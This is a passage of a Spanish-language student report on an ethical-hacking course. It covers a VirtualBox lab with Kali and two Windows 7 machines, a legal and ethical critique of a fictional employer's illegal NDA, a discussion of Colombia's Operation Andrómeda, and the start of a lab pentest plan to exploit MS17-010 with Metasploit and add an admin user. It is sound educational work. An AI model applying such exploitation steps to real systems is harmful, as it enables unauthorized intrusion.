[16] BACKGROUND - Greenbone Community Documentation [Anónimo]. Redirect to latest Greenbone Community Documentation ... [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://greenbone.github.io/docs/latest/background.html#history-of-the-openvas-project>.

información valiosa para disminuir las vulnerabilidades al comparar la base de datos con los sistemas de información y los servicios asociados.[17] [18]

1.1.3.5 CVE

CVE es un sistema y método de referencia para el público en general sobre vulnerabilidades de seguridad de los sistemas de información. Toda falla de seguridad encontrada en un sistema ya sea SO, aplicación web, aplicación móvil, etc., es probada, registrada y nombrada de acuerdo con un número llamado CVE ID, este se guarda en el registro público accesible en la siguiente URL: https://cve.mitre.org/ y es accesible por cualquier persona que desee consultar alguna información como:

- Vulnerabilidades más críticas.
- Vulnerabilidades en un sistema operativo especifico: Por ejemplo, Windows 7.
- Vulnerabilidades en un servicio específico: Por ejemplo, SSH.[19]

[17] EXPLOITDB [Anónimo]. FutureLearn [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.futurelearn.com/info/courses/securing-your-network-from-attacks/0/steps/204073>.
[18] OFFENSIVE SECURITY'S Exploit Database Archive [Anónimo]. Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.exploit-db.com/>.
[19] CVE-WEBSITE [Anónimo]. cve-website [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.cve.org/About/Overview>.

1.1.4 Montaje del banco de trabajo

Para el montaje del banco de trabajo, se utilizaron 3 OVAs compartidas en el foro correspondiente, estas son las siguientes:




Ilustración 7. OVAs para montaje del banco de trabajo.

Cada OVA o imagen fue cargada en la última version disponible de Virtual Box y, acorde con la guía de actividades, se procedió a desarrollar cada uno de los pasos como se muestra a continuación.

- Paso A: Instalación de VirtualBox 6.1.

Ilustración 8. VirtualBox Versión 6.1

En la Ilustración 8 se puede apreciar la version instalada de VirtualBox en la maquina anfitrión.

- Paso B: OVAs importados.

Ilustración 9. OVAs en la galería de VirtualBox.

Se importaron cada uno de los OVAs en VirtualBox de forma satisfactoria, tal como se puede evidenciar en la Ilustración 9.

- Paso C: Comunicación entre SO.

Para la comunicación entre SOs y poder completar el montaje del banco de trabajo, se planteó una topología de red la cual se presenta en la siguiente imagen:




Ilustración 10. Topología de red para el banco de trabajo.

Se puede apreciar en la Ilustración 10 la conexión entre el host anfitrión y las diferentes máquinas virtuales en un entorno de red controlado que permitirá realizar las actividades a futuro para desarrollar los objetivos del curso.

A continuación, se mostrarán las configuraciones de red de cada uno de los equipos y la evidencia de comunicación a nivel de red y a nivel de enlace.




Ilustración 11. Configuraciones PC Host anfitrión.

El host anfitrión tiene dos tarjetas de red, una física y una virtual, la física esta conecta a internet y sirve de puente para que Kali Linux pueda navegar también. (Se cuenta con una virtual que conecta a las máquinas virtuales por defecto).

Ilustración 12. Configuraciones de red Kali Linux




Ilustración 13. Tabla ARP de Kali Linux.

Kali Linux cuenta con dos interfaces según la Ilustración 10. La interfaz eth0 se encuentra en modo bridge para conexión a internet y actualización y/o instalación de software adicional y la interfaz eth1 está conectada en red de tipo host-only con los PC Windows.




Ilustración 14. Configuraciones de red de los equipos Windows 7.




Ilustración 15. Tablas ARP de los equipos Windows 7.

Los equipos Windows 7 cuentan con una interfaz virtual cada uno, conectadas a una red tipo host-only compartida con Kali Linux y, por defecto, con el host anfitrión, su única comunicación es entre ellos mismos, Kali Linux y host anfitrión. Esto asegura un ambiente aislado de pruebas.

Como se puede observar en la Ilustración 14 e Ilustración 15, las 3 máquinas virtuales se comunican entre sí a nivel de enlace y a nivel de red, por lo que el montaje del banco de trabajo se da por completado satisfactoriamente.

1.2 ACTUACIÓN ÉTICA Y LEGAL

1.2.1 Análisis legal y ético Del anexo 3 – Acuerdo.

Al analizar el caso de estudio y el anexo 3, es posible evidenciar multitud de procesos ilegales y no éticos, varios elementos textuales del anexo presentan evidencia de una posible violación de la ley 1273 de 2009, es decir, se incurriría en varios de los delitos allí descritos. Adicionalmente, se presentan claras violaciones graves a la ética profesional, tal como lo describe el COPNIA, código que aplica a todo profesional de ingeniería que ejerza en Colombia.

A continuación, se señalarán los fragmentos que demuestran ilegalidad (ley 1273 de 2009) o faltas graves al código de ética profesional que fueron evidenciados en los anexos.[20] [21]

- Múltiples errores orográficos y gramaticales. A lo largo del documento se pueden presentar errores de redacción, de ortografía o gramaticales, los documentos legales deben ser revisados a fondo para identificar estos errores que pueden dar cabida a vacíos legales, malentendidos, entre otros.
- Consideración 2: Como se puede identificar en la Ilustración 16, se detallan varias líneas espacio en blanco. Legalmente, estos vacíos no pueden existir en documentos de esta índole dado que brinda la oportunidad para modificar las condiciones sin consentimiento de ambas partes.

[20] COLOMBIA. CONGRESO. Ley 1273 [en línea]. (5, enero, 2009) [consultado el 30, agosto, 2022]. de la protección de la información y de los datos. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

[21] COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [en línea]. codigo_etica.pdf, Bogotá, Colombia. 2015 [consultado el 11, septiembre, 2022]. Disponible en Internet: <https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf>.

2. Que la información de propiedad de Hackers Security Hackers Security ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera

único y confidencial, o que es objeto de protección a título de secreto industrial.

Ilustración 16. Espacio en blanco evidenciado en el acuerdo.

- Cláusula 1: Tal como se evidencia en la Ilustración 17, existe una condición de no divulgación directa o indirecta de información confidencial o sobre procesos ilícitos al interior de la organización. Esta cláusula va en contra del deber de los profesionales de denunciar cualquier actividad ilícita tan pronto como se entere, adicionalmente, un profesional no podrá negarse a revelar esta información si una autoridad competente así la requiriese.

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados.

Ilustración 17. Evidencia de existencia de procesos ilegales en la organización.

- Cláusula 2, definición 2: Como se puede identificar en la Ilustración 18, en este punto se presentan dos evidencias de acciones ilícitas e irregularidades, se tiene un espacio en blanco cuyas consecuencias se describen anteriormente y se tiene información de acciones ilícitas como es la afectación de la confidencialidad de la información al poseer datos obtenidos de forma ilegal tal como interceptación de llamadas, de datos confidenciales y accesos no permitidos, esto último definido claramente como un delito en la ley 1273 de 2009. El aceptar este acuerdo iría en contra de la ética profesional de ingeniería en Colombia.

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

Ilustración 18. Evidencia de acciones ilegales (Subrayado en amarillo) y espacio en blanco (Señalado en rojo).

- Cláusula 4: La cláusula 4 tiene dos elementos para tener en cuenta, uno de ellos de cuidado, el otro presenta claras faltas a la ética profesional Como se puede identificar en la Ilustración 20.
    - Según la Ilustración 19, es posible entender que la organización podrá adicionar cualquier obligación según consideren, estas líneas deben tomarse con pinzas dado que da pie a que se asigne cualquier obligación de forma unilateral, este o no de acuerdo el profesional, sea o no ético o legal.

De ser necesario o conveniente según la necesidad del titular de la información, se adicionaran las obligaciones que se consideren pertinentes:

Ilustración 19. Elemento 1 de cuidado en la cláusula 4.

    - En la Ilustración 20 se pueden ver resaltados los puntos 3, 4, 7, 8 y 9 de la Cláusula 4, los cuales ya de por si son faltas al código de ética al obligar al profesional a no denunciar actos ilícitos y, peor aún, hacerse responsable en caso de llegar a la luz estos actos.

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

7. Responder por el mal uso que le den sus representantes a la **información confidencial.**

8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

9. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de Hackers Security**.**

Ilustración 20. Múltiples evidencias de ilícitos o aspectos no éticos en la cláusula 4.

- Cláusula 5: En la Ilustración 21 se evidencia un espacio en blanco que da lugar a adiciones extra a futuro que podrían perjudicar al profesional que firma.

Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:

1. Mantener la reserva de la **información confidencial** hasta tanto

Sexta. Responsabilidad: la parte que contravenga el acuerdo será

Ilustración 21. Obligación incompleta en la cláusula 5.

- Cláusula 7: No se evidencia una cláusula 7.
- Cláusula 8: En la Ilustración 22 se resalta un elemento inaceptable en el acuerdo, pues este pretende que el profesional asuma como suya la evidencia de acciones ilegales acudiendo a un abogado privado y adicionalmente que exima a la organización de cualquier responsabilidad legal o penal. Esto va en contra del código de ética del profesional quien, si es integro en sus valores profesionales, inmediatamente identifique información o procesos y procedimientos ilegales realizará el denuncio correspondiente.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security.

Ilustración 22. Exención de responsabilidad ante ilícitos encontrados.

1.2.2 Análisis del anexo 3 – Acuerdo frente a la ley 1273 de 2009.

Las cláusulas del Anexo 3 – Acuerdo, al ser contrastadas con los artículos de la ley 1273 de 2009, reflejan una clara violación de estos, incurriendo en los delitos definidos por esta ley, a continuación, el resultado del análisis:

- Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO: Evidente en las cláusulas 1, 2 y 4.
- Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS: Evidente en las cláusulas 1 y 2.
- Artículo 269E. USO DE SOFTWARE MALICIOSO: Evidente en las cláusulas 1 y 2.
- Artículo 269F. VIOLACIÓN DE DATOS PERSONALES: Evidente en las cláusulas 1, 2 y 4.[22]

[22] COLOMBIA. CONGRESO. Ley 1273 [en línea]. (5, enero, 2009) [consultado el 30, agosto, 2022]. de la protección de la información y de los datos. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

1.2.3 Respuesta a la propuesta de trabajo en Hacker Security.

Para analizar la propuesta de trabajo de Hacker security, se listan sus pros y contras para emitir la mejor respuesta, esto teniendo en cuenta la revisión al anexo 3 – Acuerdo realizada anteriormente, la ley 1273 de 2009 y el código de ética para ingenieros COPNIA.

Pros	**Contras**
Organización con reconocimiento a nivel mundial como la organización más importante en el campo de la seguridad informática.	Al aceptar, el ingeniero no solo será cómplice de las múltiples evidencias de acciones ilícitas por parte de la organización, sino que además irá en contra del código de ética para ingenieros COPNIA, con la posibilidad de no solo perder la licencia, sino de caer en prisión si es descubierto.
Salario atractivo en Colombia ($15.000.000 COP).	Organización con evidencias de múltiples posibles infracciones a la ley 1273 de 2009.
Contrato indefinido.	Salario en pesos, moneda en devaluación.

Es bastante claro que para un ingeniero regido por el código de ética COPNIA y conocedor de la ley no debería considerar la oferta conociendo las evidencias vistas en el acuerdo, aun cuando los beneficios puedan ser más y mejores de los aquí nombrados. A continuación, se citarán algunos de los puntos del código de ética en que habría una falta al aceptar la oferta:

“ARTÍCULO 31. f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.”

“ARTÍCULO 33. f) Ejercer la profesión sin supeditar sus conceptos o sus criterios profesionales a actividades partidistas.”

“ARTÍCULO 34. a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación.”

“ARTÍCULO 35. b) Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones.”

“ARTÍCULO 39. a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo.”[23]

Por todo lo anterior y, aunque la oferta de Hackers Security suene atractiva en el nombre, salario y tipo de contrato, no compensa para nada el riesgo al aceptar, ni siquiera agregando beneficios adicionales o mejorando los actuales. La respuesta es NO.

[23] COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [en línea]. codigo_etica.pdf, Bogotá, Colombia. 2015 [consultado el 11, septiembre, 2022]. Disponible en Internet: <https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf>.

1.2.4 Punto de vista: operación Andrómeda BUGGLY.

La operación Andrómeda fue una operación encubierta del ala de inteligencia militar colombiana, cuyo fin aun no es claro, dado la polémica alrededor del mismo.

La operación se presentó en toda su legalidad, como una operación destinada a obtener información que permitiera obtener una mejor posición en la lucha contra los grupos armados al margen de la ley como por ejemplo las guerrillas, sin embargo, se descubrió que las herramientas y procesos usados se fueron tergiversando y volcándose hacia objetivos específicos como espiar a los integrantes de los acuerdos de paz que se adelantaban por esas fechas por el gobierno colombiano, vender información confidencial, enriquecimiento ilícito, entre otras.[24]

La operación Andrómeda tiene mucha tela que cortar, pero centrándonos en los aspectos éticos y legales de la misma, de acuerdo con la información disponible al respecto tanto en reportajes como informes, se logra evidenciar un punto claro: La operación Andrómeda fue una operación que violo principios éticos y legales con sus acciones.[25]

Al analizar el caso se denota una clara violación de la ley 1273 de 2009 en varios de sus artículos, pues se conoce que se llegó a interceptar información de objetivos específicos (diferente a monitorear el espectro, algo constitucionalmente legal); en testimonios del hacker Andres Sepúlveda, se conoce que se usó software malicioso de uso exclusivo de gobiernos, pero también provenientes del mercado negro; se supone de accesos a sistemas informáticos de las FARC y también se tienen

[24] PUBLICACIONES SEMANA S.A. El informe que sacudió el caso de la fachada Andrómeda. Semana.com Últimas Noticias de Colombia y el Mundo [página web]. [Consultado el 12, septiembre, 2022]. Disponible en Internet: <https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/>.

[25] PEÑARREDONDA, JOSÉ LUIS y FUNDACION KARISMA. Detrás de Buggly: la historia de la fachada Andrómeda • ENTER.CO. ENTER.CO [página web]. (9, diciembre, 2015). [Consultado el 12, septiembre, 2022]. Disponible en Internet: <https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/>.

acusaciones de espionaje y violación de datos personales a civiles e integrantes del ejército nacional.

Continuando con el análisis, se puede evidenciar una clara falla en el cumplimiento del deber y las responsabilidades éticas del ala tecnologia de la inteligencia militar colombiana, pues habría llegado a existir un enriquecimiento ilícito, revelación de secretos públicos entre otros.

Este caso, con todo lo que ha salido a la luz, demuestra que la falta de ética logra tergiversar incluso una operación de inteligencia cuyos fines quizás fueran totalmente diferentes a los revelados (o denunciados en este caso), pero que, dada la mala práctica de sus profesionales, puede tornarse rápidamente en un proceso turbio, lleno de violaciones a los códigos de ética y a la ley misma, adicionalmente muestra lo corrupta y alejada de principios que pueden estar integrantes de una institución como podria ser la inteligencia militar Colombiana.

1.3 EJECUCIÓN PRUEBAS DE INTRUSIÓN

1.3.1 Herramientas de software para cumplir con el anexo 4 – escenario 3.

El anexo 4 – escenario solicita lo siguiente:

- *"…identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia…"*
- *"… usted como parte de un equipo Red team deben analizar la información suministrada, y seguir los pasos para encontrar si existe un fallo de seguridad a nivel de S.O, validar que vulnerabilidad podría encontrar y posterior a ello buscar el método de explotación por medio de algún framework o Exploit…"*
- *"…su misión es confirmar y evidenciar las posibles explotaciones paso a paso, el archivo que contiene la información que han estado extrayendo tiene el nombre de "winse20w0.exe", si usted logra acceder al equipo de cómputo de manera intrusiva deberá encontrar el archivo mencionado y tomar pantalla*

de la información allí generada, y además validar por qué uno de esos equipos de cómputo suele mostrar pantalla azul error de Windows…"

- *"…debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y apellido, el usuario debe ser administrador…"*[26].

De acuerdo con lo anterior, es claro que, para lograr cumplir con las solicitudes del anexo, se debe realizar una prueba de penetración en el ambiente de pruebas entregado.

El pentesting es un proceso basado en unos pasos específicos que permiten recolectar la mayor evidencia posible para demostrar si un sistema es vulnerable o no a un ataque y, si lo es, que tanto daño podria resultar de la explotación de esta vulnerabilidad por parte de un atacante, este proceso puede reflejarse en la **¡Error! No se encuentra el origen de la referencia.** en donde se tienen 4 + 1 etapas que representan cada uno de los pasos a realizar y serán aplicados en este caso de estudio.




Ilustración 23. Proceso de pentesting.

[26] UNAD. Anexo 4 – Escenario 3. Anexo 4 - Escenario 3.pdf, Bogota, Colombia.

De acuerdo con el proceso de pentesting, lo primero es obtener la mayor cantidad de información posible sobre los objetivos:

- Objetivos: Dos equipos con Sistema Operativo Windows 7, uno con arquitectura de 32 bits y otro con arquitectura de 64 bits.
- Características de los equipos: Utilizan el protocolo SMBv1, el cual es la versión más antigua e insegura de este, además de que cuenta con varias vulnerabilidades que permite a los atacantes remotos ejecutar código de forma remota en la maquina vulnerable.[27] Los equipos cuentan con sistema operativo Microsoft Windows 7, el cual es una version del SO de Microsoft® fuera de soporte y actualizaciones de seguridad desde enero 14, 2020[28], adicionalmente, este no ha sido actualizado desde febrero de 2017, esto indica que es susceptible a explotación de vulnerabilidades reportadas entre el 2017 y 2020, como el CVE-2017-0144[29].

Teniendo la información de los objetivos clara, el plan de acción será el siguiente:

- Escaneo con la herramienta NMAP para identificar equipos, puertos, servicios, versiones, etc.
- Escaneo con herramienta de gestión de vulnerabilidades: Nessus Essentials, InsightVM para identificación de vulnerabilidades y posibilidad de explotación.
- Identificación de equipo vulnerable y generación de plan de explotación.
- Explotación con la herramienta Metasploit Framework y cumplimiento de misiones requeridas en el anexo 4 – escenario 3.

[27] GET A Quick Win in the Battle Against Ransomware by Disabling SMBv1 [Anónimo]. Netwrix Blog | Insights for Cybersecurity and IT Pros [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://blog.netwrix.com/2021/11/30/what-is-smbv1-and-why-you-should-disable-it/>.

[28] WINDOWS 7 support ended on January 14, 2020 [Anónimo]. Microsoft Support [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962#:~:text=Support%20for%20Windows%207%20came,no%20longer%20receiving%20security%20updates.>.

[29] CVE-WEBSITE [Anónimo]. cve-website [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://www.cve.org/CVERecord?id=CVE-2017-0144>.

- Registro de evidencias y reporte de hallazgos.

Con el plan de acción, se procede a ejecutar la siguiente etapa en el proceso la cual es escanear a los objetivos con las herramientas NMAP, Nessus Essentials e InsightVM.

- Resultados Windows 7 de 32 bit.
    - NMAP: Anexo 1 – Resultados de NMAP W7 32 Bits
    - InsightVM: Anexo 2 – Resultados de InsightVM W7 32 Bits.
    - Nessus Essentials: Anexo 3 – Resultados de Nessus Essentials W7 32 Bits.
- Resultados Windows 7 de 64 bit.
    - NMAP: Anexo 4 – Resultados de NMAP W7 64 Bits.
    - InsightVM: Anexo 5 – Resultados de InsightVM W7 64 Bits.
    - Nessus Essentials: Anexo 6 – Resultados de Nessus Essentials 64 Bits.

Con la información recolectada, podemos continuar con el plan de acción, ambos equipos son vulnerables de forma similar al exploit MS17-010 (informado por Hackers Security) disponible en Metasploit framework, por lo que se hará uso de esta herramienta para explotar alguna de las siguientes vulnerabilidades:

- CVE-2017-0143
